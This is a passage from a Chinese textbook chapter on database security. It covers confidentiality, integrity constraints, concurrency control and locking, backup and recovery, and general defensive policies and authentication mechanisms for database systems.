我国从20世纪80年代开始进行数据库技术的研发。由于数据安全涉及国家高度核心机密，所以，只能进行自主研发。2001年国防部提出第一个数据库安全标准《军用数据库安全评估准则》，2002年发布了公安部行业标准《计算机信息系统安全等级保护/数据库管理系统技术要求》(GA/T 389—2002)。我国非常重视数据库安全研究，起步晚，但发展快，已经纳入国家“863”“973”等重点研究项目，在数据加密等方面已经达到国际领先水平。

从总体上看，与国外数据库安全高新技术和主流数据库安全产品相比，我国的研究成果在机密性、可控性和可用性等方面还有一定的差距。

**讨论思考**

（1）威胁数据库安全的因素有哪些？缺陷和隐患主要是什么？

（2）攻击数据库的手段主要有哪些？

（3）我国数据库安全的研究概况如何？

## 9.3 数据库的安全特性

数据库系统的安全特性主要是针对数据而言的，包括数据库及数据的独立性、安全性、完整性、并发控制、故障恢复等几个方面。其中，数据独立性包括物理独立性和逻辑独立性。物理独立性是指用户的应用程序与存储在数据库中的数据是相互独立的；逻辑独立性是指用户的应用程序与数据库逻辑结构相互独立。两种数据独立性都由DBMS实现。

### 9.3.1 数据库的安全性

#### 1. 数据库的安全性含义

数据库的安全性是指数据库中数据的保护措施，一般包括用户的身份认证管理、数据库的使用权限管理和数据库中对象的使用权限管理3种安全性保护措施。

Web数据库是数据库技术与Web技术的结合，其中存在很多安全隐患。要保障Web数据库的安全运行，可以从以下几个方面入手，构建一套安全的访问控制模式，如图9-3所示。





**图 9-3 数据库系统安全访问控制模式**

1）身份认证管理与安全机制

数据库的安全机制和策略涉及内容较多，将在 9.4 节详细介绍。

2）权限管理

(1）授权。DBMS 提供了功能强大的授权机制，可给用户授予各种不同对象（表、视图、存储过程等）的不同使用权限（如 select、update、insert、delete 等）。

(2）角色。是被命名的一组与数据库操作相关的权限，即一组相关权限的集合。可为一组相同权限的用户创建一个角色。使用角色管理数据库权限，可简化授权的过程。

3）视图访问

视图提供了访问数据的简便方法，在授予用户对特定视图的访问权限时，该权限只用于在该视图中定义的数据项，而不是用于视图对应的完整基本表。

4）审计管理

审计指记录数据库操作和事件的过程。审计记录可以记载用户所使用的系统权限、频率、登录的用户数、会话平均持续时间、使用的命令以及其他有关操作和事件。通过审计功能可将用户对数据库的所有操作自动记录下来，存入审计日志。

## 2. 数据安全性

数据安全性是数据库安全的核心和关键，在 1.1.1 节中曾经介绍过网络安全的最终目标是实现网络数据（信息）的安全属性特征（保密性、完整性、可用性、可靠性、可控性和可审查性），其中保密性、完整性、可用性也是数据（信息）安全的基本要求。

1）保密性

数据的保密性是指不允许未经授权或越权的用户存取或访问数据，可利用对用户的认证与鉴别、权限管理、存取控制、数据库与数据加密、推理控制等措施实现。

(1）用户标识与鉴别。由于数据库用户的安全等级不同，因此需要分配不同的权限，数据库系统必须建立严格的用户认证机制。身份的标识和鉴别是 DBMS 对访问者授权的前提，并且通过审计机制使 DBMS 保留追究用户行为责任的能力。

(2）存取控制。目的是确保用户对数据库只能进行经过授权的有关操作。

(3）数据库加密。数据库以文件形式通过操作系统进行管理，黑客可以直接利用操

作系统的漏洞窥视、窃取或篡改数据库文件，因此，数据库的保密不仅包括在传输过程中采用加密和访问控制，而且包括对存储的敏感数据进行加密。

数据库加密技术的功能和特性主要有6个：身份认证、通信加密与完整性保护、数据库中数据存储的加密与完整性保护、数据库加密设置、多级密钥管理模式和安全备份（即系统提供数据库明文备份功能和密钥备份功能）。

对数据进行加密主要有3种方式，即系统中加密、服务器端（DBMS内核层）加密、客户端（DBMS外层）加密。

（4）审计。审计是指监视和记录用户对数据库所施加的各种操作的机制。审计系统记录用户对数据库的所有操作，并且存入审计日志。事后可利用这些信息重现导致数据库现有状况的一系列事件，提供分析攻击者线索的依据。

DBMS的审计主要分为4种：语句审计、特权审计、模式对象审计和资源审计。语句审计是指监视一个或者多个特定用户或者所有用户提交的SQL语句；特权审计是指监视一个或者多个特定用户或者所有用户使用的系统特权；模式对象审计是指监视一个模式中在一个或者多个对象上发生的行为；资源审计是指监视分配给每个用户的系统资源。

（5）备份与恢复。为了防止意外，不仅需要及时进行数据备份，而且当系统发生故障后可利用数据备份快速恢复，并保持数据的完整性和一致性。详见9.3.4节的介绍。

（6）推理控制与隐私保护。数据库安全中的推理是指用户根据低密级的数据和模式的完整性约束推导出高密级的数据，造成未经授权的信息泄密，其推理路径称为“推理通道”。

2）完整性

数据的完整性详见9.3.2节的介绍，主要包括物理完整性和逻辑完整性。

（1）物理完整性。指保证数据库的数据不受物理故障（如硬件故障或掉电等）的影响，并有可能在灾难性毁坏时重建和恢复数据库。

（2）逻辑完整性。是指对数据库逻辑结构的保护，包括数据语义与操作完整性。前者主要指数据存取在逻辑上满足完整性约束，后者主要指在并发事务处理过程中保证数据的逻辑一致性。

3）可用性

数据的可用性是指在授权用户对数据库中的数据正常操作的同时，保证系统的运行效率，并提供用户友好的人机交互。

数据的保密性和可用性之间时常存在冲突。对数据库加密必然会带来数据存储与索引、密钥分配和管理等一系列问题，同时加密也会显著地降低数据库的访问与运行效率。

操作系统中的对象一般情况下是文件，而数据库支持的应用要求更为精细。通常比较完整的数据库对数据安全性采取以下措施：

（1）将数据库中需要保护的部分与其他部分进行隔离。

（2）采用授权规则，如账户、口令和权限控制等访问控制方法。

（3）对数据进行加密后存储于数据库中。

## 9.3.2 数据库的完整性

在对数据库的表中的大量数据进行统一组织与管理时,要求数据库中的数据首先要满足数据库的完整性。

### 1. 数据库完整性

数据库完整性(database integrity)是指数据库中数据的正确性和相容性。以各种完整性约束为保证,数据库完整性设计实际上是数据库完整性约束的设计。可以通过DBMS或应用程序来实现数据库完整性约束,基于DBMS的完整性约束以模式的一部分存入数据库中。数据库完整性对于数据库应用系统至关重要,其主要作用体现在以下4个方面:

(1) 防止合法用户向数据库中添加不合语义的数据。

(2) 利用基于DBMS的完整性控制机制实现业务规则,易于定义和理解,而且可以降低应用程序的复杂性,提高应用程序的运行效率。同时,基于DBMS的完整性控制机制是集中管理,因此比应用程序更容易实现数据库的完整性。

(3) 合理的数据库完整性设计可协调兼顾数据库的完整性和系统效能。如加载大量数据时,只在加载之前临时使基于DBMS的数据库完整性约束失效,完成加载后再使其生效,既不影响数据加载的效率,又能保证数据库的完整性。

(4) 在应用软件的功能测试中,完善的数据库完整性有助于尽早发现应用软件的错误。

数据库完整性约束可分为6类:列级静态约束、元组级静态约束、关系级静态约束、列级动态约束、元组级动态约束、关系级动态约束。动态约束通常由应用软件来实现,不同DBMS支持的数据库完整性基本相同。

### 2. 数据完整性

数据完整性(data integrity)是指数据的精确性(accuracy)和可靠性(reliability)。主要包括数据的正确性、有效性和一致性。正确性是指数据的输入值与数据表对应域的类型一样,有效性是指数据库中的理论数值满足现实应用中对该数值段的约束,一致性是指不同用户使用的同一数据是一样的。数据完整性可防止数据库中存在不符合语义规定的数据,并防止因错误信息的输入输出造成无效操作或产生错误信息。数据库中存储的所有数据都需要处于正确的状态,如果数据库中存有不正确的数据值,则称该数据库已丧失数据完整性。

数据完整性分为以下4类:

(1) 实体完整性(entity integrity)。规定表的每一行在表中是唯一的实体。表中定义的UNIQUE PRIMARYKEY和IDENTITY约束就是实体完整性的体现。

(2) 域完整性(domain integrity)。指数据库表中的列必须满足某种特定的数据类型或约束。其中,约束又包括取值范围、精度等规定。表中的CHECK、FOREIGN KEY约束和DEFAULT、NOT NULL定义都属于域完整性的范畴。

（3）参照完整性（referential integrity）。指任何两表的主关键字和外关键字的数据需对应一致。以确保表之间的数据的一致性，防止数据丢失或无意义的数据在数据库中扩散。在 SQL Server 中，主要作用为：禁止在从表中插入包含主表中不存在的关键字的数据行；禁止导致从表中的相应值对孤立的主表中外关键字值的改变；禁止删除在从表中的有对应记录的主表记录。

（4）用户定义完整性（user-defined integrity）。是针对某个特定关系数据库的约束条件，它反映某一具体应用所涉及的数据必须满足的语义要求。SQL Server 提供了定义和检验这类完整性的机制，以便用统一的系统方法进行处理，而不是用应用程序来承担此功能。其他的完整性类型都支持用户定义的完整性。

数据库采用多种方法来保证数据完整性，包括外键、约束、规则和触发器。下面以 SQL Server 为例来说明实现数据完整性的方法。

**【案例 9-6】** SQL Server 提供了一些工具帮助用户实现数据完整性，主要包括规则、默认值、约束和触发器。

（1）规则（rule）。规则和 CHECK 约束条件的功能相同。区别是：规则作为独立的对象存在，可用于多表，约束条件只作为表的一部分存储。

（2）默认值（default）。为列自动定义的值，当插入一行且某列无定义值时，则此列使用默认值，默认值可选为常量、数学表达式、内部函数之一。

（3）约束（constraint）。约束条件定义数据的完整性和有效性。可为列中的值建立规则。在触发器和规则上保证数据完整性和有效性的选择。

（4）触发器（trigger）。是一种特殊类型的存储过程，当在指定表中使用数据修改操作 update、insert 或 delete 对数据进行修改时生效。是一个 T-SQL 命令集，作为一个对象存储在数据库中，可查询其他表且可包含复杂的 SQL 语句。

## 9.3.3 数据库的并发控制

为了有效地充分利用网络资源，可能出现多用户通过网络同时操作多个程序的多个进程并行运行，即数据库的并行操作。并发事件指在实现网络多用户共享数据时，多个用户同时存取数据的事件。对并发事件的有效控制称为并发控制。数据库的优势是为可串行运行的多个应用程序共享数据资源，当数据量很大时，常需要进行输入输出交换。在多用户数据库环境中，多用户程序可并行地存取数据库，需要进行并发控制，以保证数据一致性。

### 1. 事务的概念

数据库的并发控制是对多用户程序并行读取的控制机制，目的是避免数据丢失修改、无效数据的读出与不可重复读数据现象的发生，从而保持数据的一致性。

事务（transaction）是数据库处理并发控制的基本单位，是用户定义的一组操作序列。并发控制以事务为单位。一个事务可以是一组（或一条）SQL 语句或模块程序。事务的开始或结束都可以由用户显式控制，若用户没有显式地定义事务，则由数据库系统按默认规定自动划分事务。对事务的操作实行“要么都做，要么都不做”原则，将事务作为一

个不可分割的工作单位。具有以下4种属性(合称ACID特性)的逻辑处理才称为事务：

(1) 原子性(atomic)。事务的原子性保证事务包含的一组更新操作是原子不可分的,即这些操作是一个整体,对数据库而言全做或者全不做,不能部分完成。系统对磁盘上的任何实际数据的修改之前都会将修改操作本身的信息记录到磁盘上。当发生崩溃时,系统能根据这些操作记录当时该事务处于何种状态,以此确定是撤销该事务所做出的所有修改操作,还是将修改的操作重新执行。

(2) 一致性(consistency)。逻辑处理的一致性要求事务执行完成后,将数据库从一个一致状态转变到另一个一致状态。例如转账操作中,各账户金额必须平衡,由此可见,一致性与原子性是密切相关的。事务的一致性属性要求事务在并发执行的情况下仍然满足事务的一致性。

(3) 隔离性(isolation)。指一个事务的执行不能被其他事务干扰。即一个事务内部的操作及使用的数据对并发的其他事务是隔离的,并发执行的各事务间不能互相干扰。

(4) 持久性(durability)。持久性保证一旦事务提交,对数据库所做的修改将是持久的,无论发生何种机器和系统故障,都不应该对其有任何影响。如ATM机在向客户支付一笔钱时,不用担心丢失客户的取款记录。事务的持久性保证事务对数据库的影响是持久的,即使系统崩溃也不会改变。

### 2. 并发操作与数据的不一致性

**【案例9-7】** 在飞机票售票中,有两个订票网($T_1$、$T_2$)对某航线(A)的机票做事务处理,操作过程如表9-1所示。

**表9-1　售票操作对数据库的修改内容**

| 数据库中A的值 | 1 | 1 | 1 | 1 | 0 | 0 |
|---|---|---|---|---|---|---|
| $T_1$ 操作 | read A | | A:=A−1 | | write A | |
| $T_2$ 操作 | | read A | | A:=A−1 | | write A |
| $T_1$ 工作区中A的值 | 1 | 1 | 0 | 0 | 0 | 0 |
| $T_2$ 工作区中A的值 | | 1 | 1 | 0 | 0 | 0 |

首先订票网$T_1$读A,然后订票网$T_2$也读A。接着$T_1$将其工作区中的A减1,$T_2$也同样,都得0值,最后分别将0值写回数据库。在这过程中没有任何非法操作,实际上却多卖出一张机票。

这种情况称为数据库的不一致性,主要是并行操作而致,是由于处理程序工作区中的数据与数据库中的数据不一致而造成的。如果处理程序不对数据库中的数据进行修改,则不会造成不一致。另外,如果没有并行操作发生,则这种临时的不一致也不会出现问题。

数据库不一致性分为以下4类：

(1) 丢失或覆盖更新。当两个或多个事务选择同一数据,并且基于最初选定的值更新该数据时,会发生丢失更新问题。每个事务都不知道其他事务的存在。最后的更新将重写由其他事务所做的更新,这将导致数据丢失。如上述飞机票售票问题。

（2）不可重复读。在一个事务范围内，两个相同查询将返回不同数据，这是由于查询注意到其他提交事务的修改而引起的。如一个事务重新读取前面读取过的数据，发现该数据已经被另一个已提交的事务修改过，即事务1读取某一数据后，事务2对其做了修改，当事务1再次读数据时，会得到与第一次不同的值。

（3）读脏数据。指一个事务读取另一个未提交的并行事务所写的数据。当第二个事务选择其他事务正在更新行时，会发生未确认的相关性问题。第二个事务正在读取的数据还没有确认并可能由更新此行的事务所更改，即若事务 $T_2$ 读取事务 $T_1$ 正在修改的一值(A)，此后 $T_1$ 由于某种原因撤销对该值的修改，就会造成 $T_2$ 读取的值是脏的。

（4）破坏性的数据定义语言DDL操作。当一个用户修改一个表的数据时，另一个用户同时更改或删除该表。

### 3. 并发控制措施

为了保持数据库的一致性，必须控制并行操作，最常用的方法是对数据进行封锁。

一般在多用户数据库中采用某些数据封锁以解决并发操作中的数据一致性和完整性问题。封锁是防止存取同一资源的用户之间破坏性干扰的机制，以保证随时都可有多个正在运行的事务，而所有事务都在相互完全隔离的环境中运行。

在多用户数据库中，采用的封锁有两种：排它(专用)锁(也称X锁或写锁)和共享锁(也称S锁或读锁)。排它锁禁止相关资源的共享，如果事务以排它方式封锁资源，仅仅该事务可更改该资源，直至释放排它锁。共享锁允许相关资源可以共享，几个用户可同时读同一数据，几个事务可在同一资源上获取共享锁。共享锁比排它锁具有更高的数据并行性。

在多用户系统中使用封锁后可能会出现死锁，引起一些事务难以正常工作。当多个用户彼此等待所封锁的数据时可能就会出现死锁情况。

封锁按照对象不同也可分为数据封锁和DDL(Data Definition Language，数据定义语言)封锁两类。数据封锁保护表数据，当多个用户并行存取数据时保证数据的完整性。数据封锁防止相冲突的DML(Data Manipulation Language，数据操纵语言)和DDL操作的破坏性干扰。DML操作可在两个级别获取数据封锁：指定行封锁和整个表封锁，在防止冲突的DDL操作时也需对表进行封锁。当行要被修改时，事务在该行获取排它数据封锁。表封锁可以有下列方式：行共享、行排它、共享封锁、共享行排它和排它封锁。DDL封锁(字典封锁)保护模式对象(如表)的定义，DDL操作将影响对象，一个DDL语句隐式地提交一个事务。当任何DDL事务需要时由数据库系统自动获取字典封锁，用户不能显式地请求DDL封锁。在DDL操作期间，被修改或引用的模式对象被封锁。

## 9.3.4 数据库的备份与恢复

由于突发的意外事故可能导致出现系统问题，因此，必须采取有效预防和应急措施以确保数据库及数据的安全，并尽快进行恢复。

### 1. 数据库的备份

数据库备份(database backup)是指为防止系统出现操作失误或系统故障导致数据丢失,而将数据库的全部或部分数据复制到其他存储介质的过程。

如果数据库系统一旦出现故障,数据库或数据就可能遭到破坏、丢失或不可用。其产生的主要原因包括人为攻击或失误、网络故障、设备故障、断电、不正确的或无效的数据、程序错误、有冲突的事务或自然灾害等。保护数据库及其所有关键数据,并在数据发生意外时能够及时恢复。可通过 DBMS 具备的应急机制实现数据库的备份与恢复。

数据备份是保证系统安全的一项重要预防措施,在制订备份策略时需着重考虑 3 个方面。

1) 备份内容与频率

(1) 备份内容。备份时应将数据库中的全部数据、表(结构)、数据库用户(包括用户和用户操作权)及用户定义的数据库对象进行备份,并备份记录数据库变更的日志等。

(2) 备份频率。应由数据库中数据内容的重要程度、对数据恢复作用的大小以及数据量的大小确定,并考虑数据库的事务类型(读操作多还是写操作多)和事故发生的频率等。

不同的 DBMS 提供的备份种类不尽相同。普通数据库可以每周备份一次,事务日志可以每日备份一次。对于一些重要的联机事务处理数据库可每日备份,事务日志则每隔几小时备份一次。由此可见,日志的备份速度比数据库备份快并且频率高,而在进行数据恢复时,采用日志备份进行恢复所需要的时间却较长。

2) 备份技术

最常用的数据备份技术是数据转存和撰写日志。

(1) 数据转存。是将整个数据库复制到另一个磁盘进行保存的过程。当数据库遭到破坏时,可利用转存的备份重新恢复并更新事务。

数据转存可分为静态转存和动态转存。静态转存要求一切事务必须在静态转存前结束,新的事务必须在转存结束后开始,即在转存期间不允许对数据库进行存取或修改等操作。动态转存对数据库中数据的操作无严格限制,转存和事务可同时并发进行。

鉴于数据转存效率、数据存储空间等相关因素,数据转存可以考虑完全转存(备份)与增量转存(备份)两种方式。完全转存指每次存储全部数据库的内容,增量转存指每次只转存上一次转存后更新过的内容。

(2) 撰写日志。日志文件是记录数据库更新操作的文件。用于在数据库恢复中进行事务故障恢复、系统故障恢复工作,当副本载入时将数据库恢复到转存结束时刻的正确状态,并可以把故障系统中已完成的事务进行重做处理。

不同数据库采用的日志文件格式各异。日志文件主要有两种格式:以记录为单位和以数据块为单位。前者记录有各事务开始(Begin Transaction)标记、结束(提交 Commt 或退回 Rollback)标记和更新操作等。后者包括事务标识和更新的数据块。

为了保证数据库的可恢复性,撰写日志文件应遵循两条原则:撰写的次序严格按照并发事务执行的时间次序,应先写日志文件后写数据库。此后,如果没有完成写数据库

操作也不会影响数据库的正确性。

3）基本工具

可利用DBMS提供的基本工具备份数据库。备份工具提供对部分或整个数据库的定期备份副本。日志工具维护事务和数据库变化的审计跟踪。通过检查点工具，DBMS定期挂起所有处理，并使其文件和日志保持同步，以建立恢复点。

（1）备份工具。DBMS可提供备份工具（back-up facilities），产生整个数据库以及控制文件和日志的备份副本（或保存）。除数据库文件外，备份工具还应该创建相关数据库对象的副本，包括存储库（或系统目录）、数据库索引、源代码库等。

（2）日志工具。用DBMS提供的日志工具对事务和数据库变化进行审计跟踪。一旦发生故障，使用日志中的信息和最新备份重建一致的数据库。有两种基本日志：一是事务日志，包括对数据库处理的每个事务的基本数据的记录。二是数据库变化日志，包括已被事务修改记录的前像和后像。前像是记录被修改之前的副本，后像是相同的记录被修改之后的副本。有些系统也保存安全日志，并可对发生或可能发生的入侵等行为发出报警。

（3）检查点工具。DBMS中的检查点工具定期拒绝接受任何新事务。所有进行中的事务被完成，并使日志文件保持最新。DBMS将一个特定的记录（称为检查点记录）写入日志文件中，记录下含重启系统必需的信息，并将脏数据块（包含尚未写到磁盘中的变化的存储页面）从内存写到磁盘存储器中，确保实施检查点之前的所有变化都已写入可长期保存的存储器中。

### 2. 数据库的恢复

数据库恢复（database recovery）是指当数据库或数据遭到破坏时，通过技术手段快速准确地进行恢复的过程。对于不同故障，数据库恢复的策略和方法不尽相同。

1）恢复策略

（1）事务故障恢复。事务在正常结束点前就终止运行的现象称为事务故障。由DBMS可自动完成其恢复。主要利用日志文件撤销故障事务对数据库所进行的修改。

事务故障恢复步骤如下：首先对事务日志文件中的日志按照时间顺序进行反向扫描，查找事务结束标志，并确定该事务最后一条更新操作，定位后对该事务所做的更新操作执行逆过程。依次按照上述步骤执行扫描、定位、撤销操作，直至读到该事务的开始标记。

（2）系统故障恢复。通常，系统故障造成数据库状态不一致的原因主要有两个：一是事务没有结束，但对数据库的更新可能已写入数据库；二是已提交的事务对数据库的更新没有完成（写入数据库），可能仍然留在缓冲区中。恢复步骤是：撤销故障发生时没有完成的事务，重新开始具体执行或实现事务。

（3）介质故障恢复。此故障造成磁盘等介质上的物理数据库和日志文件破坏，同上面两种故障相比，介质故障是最严重的故障，只能利用备份重新恢复。

2）恢复方法

利用数据库备份、事务日志备份等可将数据库从出错状态恢复到故障前的正常

状态。

（1）备份恢复。数据库维护过程中，数据库管理员定期对数据库进行备份，生成数据库瞬时正常状态的备份。一旦发生故障，即可利用备份对数据库进行恢复。

（2）事务日志恢复。由于事务日志记载对数据库进行的更改操作，并记录所有插入、更新、删除、提交、回退和数据库模式变化等信息，因此，利用事务日志文件可以恢复没有完成的非完整事务，即从非完整事务当前值按事务日志记录的顺序撤销已执行操作，直到事务开始时的状态为止，一般可由系统自动完成。

（3）镜像技术。镜像是指在不同设备上同时存储两个相同的数据库，一个称为主数据库，另一个称为镜像数据库。主数据库与镜像数据库互为镜像关系，两者中任何一个数据库的更新都会及时反映到另一个数据库中。例如，当主数据库更新时，DBMS 自动把更新后的数据复制到另一个镜像设备（镜像数据库所在的设备）上，确保证二者一致。

3）恢复管理器

恢复管理器是 DBMS 的模块之一。当故障发生时，恢复管理器先将数据库恢复到一个正确的状况，再继续进行正常处理工作。可使用前面提到的事务日志和数据库变化日志（根据需要，还可使用备份）来恢复数据库。

**讨论思考**

（1）什么是数据库的安全性和完整性？

（2）为何进行数据库并发控制？如何实施？

（3）数据库需要备份哪些内容？多长时间备份一次？

（4）数据库恢复方法包括哪些？

# 9.4 数据库安全策略和机制

数据库安全是一个系统工程，数据的安全是整个数据库系统安全的核心，直接关系到企业的发展与生存、用户的重要信息等。采取行之有效的安全策略和机制，防止非法用户的越权访问、破坏或篡改，才能确保数据库及数据安全。

## 9.4.1 数据库的安全策略

由于网络数据库系统的运行环境和管理等方面都可能具有不安全因素，在确保实体安全和运行安全的情况下，还应遵循一定的安全性策略，以保证其管理等方面的安全。

### 1. 安全防范策略

1）实体安全防护策略

由于网络数据库系统涉及数据在网络中传递，所以除遵循单机数据库的安全策略，建立良好的电磁兼容环境，对重要设备和系统设置备份系统之外，还应考虑网络方面的策略，网络安全设计方案应符合国家有关规定，网络数据库系统运行的服务器、网络设备、安全设备也要进行相关的安全防范，做到实体安全“五防”等。

2）网络安全防护策略

网络数据库以网络系统为应用基础，只有在网络系统的支持下才能有效发挥功能。对数据库的外部入侵首先从入侵网络开始，网络数据库系统的网络安全策略主要表现在对数据的存取控制上，对不同用户设置不同权限，限制一些用户的访问和操作，避免数据丢失或泄露等。具体涉及防火墙技术、防病毒技术、入侵检测、加密技术，并在统一的安全框架下相互补充，协调工作，安全防护产品不能出现新的漏洞和安全隐患。

### 2. 安全管理防护策略

网络和网络数据库系统的使用、维护和安全运行都要依靠人进行管理和操作，因此，应当加强对相关人员的管理与培训。

（1）依据国家、行业等相关标准和准则，结合具体机房、硬件、软件、数据和网络等各个方面的实际安全问题，制定切实可行的规章制度。

（2）加强相关人员的培训，提高管理和操作水平，对系统及时进行升级，并利用最新的软件工具制定、分配、实施和审核安全策略。

（3）强化内部管理，建立审计和跟踪体系，提高信息安全意识。

（4）加大安全宣传教育。对操作人员结合实际安全问题进行安全教育，严格执行操作规章，提高操作人员的责任心。

保障网络数据库系统安全不仅涉及应用技术，还包括管理等层面上的问题，是各个防范措施综合应用的结果，是物理安全、网络安全、管理安全等方面的防范策略有效的结合。在具体实施时，应根据实际情况因地制宜进行分析，采取相应的有效措施保护网络数据库系统乃至整个网络系统的安全。同时，随着网络数据库系统的发展，对网络数据库系统的攻击方式也不断改变，网络数据库系统的安全和维护工作也要与时俱进、合理升级更新技术，确保网络数据库系统运行安全。

### 3. 数据库系统安全策略

为了数据库系统的安全，必须加强安全管理策略，主要包括以下几方面：

（1）数据库服务器的配置。经过分析进行安全配置，有助于数据库系统安全运行。

（2）访问控制策略。是安全防范的主要策略，任务是保证数据资源不被非法使用和非法访问。同时加强账户名和密码管理，对系统账户应认真设计专用的账户名和密码，禁用系统管理员账户。对数据库管理员（DBA）账户密码，须保证混码高安全、定期更换且长度在8位以上。

（3）软件安装与更新。若在数据库服务器上安装新软件，特别是数据库系统的补丁，须由管理员严格测试并经过审批。若所用数据系统有新的补丁软件发布，应及时掌握新增功能和解决的实际问题，及时更新。

（4）数据库服务器服务安全。为了确保数据库专用服务器的安全，不应设立和运行其他服务，应停止已有的其他服务，并关闭相应的开放端口。

（5）协议及端口管理。数据库系统支持多种协议与客户端进行交换，应安装最少的必需协议。如 SQL Server 支持许多协议，系统可选择 Named Pipe 协议完成数据通信，

应禁止使用或卸载其他协议,并关闭 TCP/IP Socket 的 1433 端口。

(6) 数据加密与应急预防。数据加密是数据安全的基础,同时必须对数据库系统的关键数据进行定期备份,做好数据安全的预防和应急。如对于 SQL Server 系统数据库的 Master 数据库要定期备份。

(7) 数据库系统支持操作系统账户与安全性集成。可利用操作系统强健的安全特性,简化应用开发安全控制。如 SQL Server 采用 Windows 的集成安全性,Window 的账户即可配置并访问相关数据库。

(8) 利用数据库独立的安全机制。详见 9.4.2 节的介绍,数据库用户名/口令等要求在很多方面与操作系统用户/口令规范相似。

(9) 严格定义用户角色。用户角色须根据具体应用进行严格定义,主要包括存储过程及授权、数据库表及授权、视图及授权等。

(10) 严格管理关键数据库。对存储重要业务数据的关键数据库一定要严格进行管理,建立和完善严格的管理制度,并由专人负责和定期检查审计。

## 9.4.2 数据库的安全机制

数据库安全作为整个网络安全的一个组成部分,应在遵循网络安全总体目标(保密性、完整性、可用性、可靠性、可控性和可审查性)的前提下,建立安全模型,构建安全体系结构,确定安全机制。

### 1. 数据库安全机制概述

数据库的安全机制是用于实现数据库的各种安全策略的功能集合,利用这些安全机制不仅可以构建安全模型,而且可以实现数据库系统的安全目标。在计算机系统中,安全机制及措施为逐级设置,其安全模型如图 9-4 所示。





**图 9-4 数据库安全机制**

首先,用户登录计算机系统时,系统对输入的用户标识进行用户身份鉴别,只允许合法用户进入;对已登录系统的用户,DBMS 要进行存取控制,只允许用户执行合法操作;操作系统级也有本层保护措施;数据最后以密文形式存储在数据库中。对数据库存储一级可采用密码技术,一旦存储设备失窃,密码技术也可进行保密。同时,数据库系统采取一些逻辑安全机制,主要包括用户认证、访问控制、视图隔离、数据加密和审计等。

1) 用户认证

数据库系统为了保护授权用户对数据库的操作,提供了用户身份识别与认证机制。用户认证即用户标识与鉴别,是系统提供的最外层安全保护措施。其方法是由系统提供一定的方式让用户标识其用户名或身份,每次用户登录系统,由系统进行核对,通过鉴别后提供使用权限。已获得使用权的用户若要使用数据库,DBMS 还要进行用户认证。

用户认证的方法有很多种，而且在一个系统中往往多种方法并用，以得到更强的安全性。常用的方法是用户名和口令。

